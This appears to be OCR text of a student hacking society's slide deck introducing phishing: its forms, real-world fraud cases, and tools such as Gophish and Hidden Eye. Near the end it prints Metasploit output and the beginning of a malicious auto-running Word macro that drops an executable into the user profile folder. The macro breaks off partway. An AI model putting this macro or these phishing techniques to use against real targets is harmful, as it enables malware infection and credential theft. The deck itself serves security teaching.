
OMU
HACKERS


/dmuhackers
@dmuhackers
DMU
HACKERS
Phishing
@RealTryHackMe

Disclaimer

Don't do illegal shit

OMU HACKERS

Overview

- Wtf is Phishing?
- Phishing and the real world
- Phishing tools
- Activity?

Wtf is Phishing?

"Phishing is the fraudulent attempt to obtain sensitive information or data, such as usernames, passwords and credit card details or other sensitive details, by impersonating oneself as a trustworthy entity in a digital communication."

- Phishing is a form of social engineering, seeking to exploit human error in judgement through deception.
- It can be done via many methods/forms using varying degrees of technical expertise.
- Attempts require some level of impersonation via technical and/or social means.
- Attempts often include a malicious payload.
- Aims to gain money or data (such as user credentials).

Forms of Phishing:

- Spear phishing - Targeted attempt directed at specific individuals or organisations. Target specific details are used to tailor and legitimise attempts for better probability of success.
    - Whaling - spear phishing targeted at senior executives and high profile/privilege users.
- Catphishing & catfishing - Establishing a rapport with a target in order to gain access to data or resources.
- Clone phishing - Legitimate email content/details used to recreate identical 'cloned' emails containing.
- Voice phishing/Vishing - Impersonation of legit source via a phone call.
- SMS phishing/Smishing - Phishing using SMS texting.

Exploitation techniques:

- Malicious attachments/payloads: MS Office documents, PDFs, Images
  - Can aim to establish a remote foothold or even install malware such as ransomware and more

- Malicious links: Links to sites that appear legitimate - this could be a cloned version of a legit site

- Manipulation/persuasion: Victim could be convinced to hand over sensitive data or even make transfers of funds. For example Nigerian Letter or "419" Fraud

Real World Phishing Examples

Sony hackers targeted employees with fake Apple ID emails

- Phishing emails aimed at system engineers, network administrators and others who were asked to verify their Apple IDs
- Emails impersonating Apple demanded that recipients verify their Apple ID credentials because of purported unauthorized activity.
- Clicking the link sent, brought victims to a site that hosted an official-looking request for account verification.

OMU HACKERS

'CEO Spoofing' costs drug company $50 million

- Scammers e-mailed the accounts payable coordinator at Upsher-Smith Laboratories, a drug company in Minnesota
- Instructed the employee to follow directions from the "CEO" as well as the lawyer's name they provided
- The employee asked the company's bank to make nine wire transfers totaling more than $50 million

Scammer used phishing emails to steal over $100 million from Google and Facebook

- Rimasauskas and his co-conspirators created fairly convincing forgery emails using fake email accounts.

- Impersonated Quanta - who legitimately worked with Google and Facebook.

- They sent phishing emails with fake invoices to employees at Facebook and Google who "regularly conducted multimillion-dollar transactions" with Quanta

OMU HACKERS


Hackers siphon $47 million out of tech company's accounts


- Hacker used fake emails to dupe employees of networking firm Ubiquiti into turning over usernames, passwords and account numbers.
- Funds were transferred out of a Ubiquiti subsidiary in Hong Kong to other overseas accounts
- Ubiquiti were able to recover $14.9 million, but the hacker was able to get away with the remaining $31.8 million

Phishing Tools/Resources

- Hidden Eye - Phishing Tool - Supports over 34 pages to clone and phish, also keyloggers
- OpenPhish - Phishing Intelligence
- Phishing Domain Database - Testing Repository for Phishing Domains, Web Sites and Threats
- Gophish - Open Source Phishing Framework
- Red Team Toolkit Phishing Resource list
- Awesome Red Teaming - Initial Access, including Phishing
- SEToolkit (On Kali)
- Metasploit (On Kali)

Gophish - Open Source Phishing Framework





GoPhish back to your country

Metasploit MS word payload

```
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of vba-exe file: 20256 bytes
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'*************************************************************
'*
'* MACRO CODE
'*
'*************************************************************

Sub Auto_Open()
        Igkgr12
End Sub

Sub Igkgr12()
        Dim Igkgr7 As Integer
        Dim Igkgr1 As String
        Dim Igkgr2 As String
        Dim Igkgr3 As Integer
        Dim Igkgr4 As Paragraph
        Dim Igkgr8 As Integer
        Dim Igkgr9 As Boolean
        Dim Igkgr5 As Integer
        Dim Igkgr11 As String
        Dim Igkgr6 As Byte
        Dim Wybedjcpwd as String
        Wybedjcpwd = "Wybedjcpwd"
        Igkgr1 = "ToGDBBFS.exe"
        Igkgr2 = Environ("USERPROFILE")
        ChDrive (Igkgr2)
        ChDir (Igkgr2)
        Igkgr3 = FreeFile()
        Open Igkgr1 For Binary As Igkgr3
        For Each Igkgr4 in ActiveDocument.Paragraphs
```

Activity:

https://tryhackme.com/room/phishinghiddeneye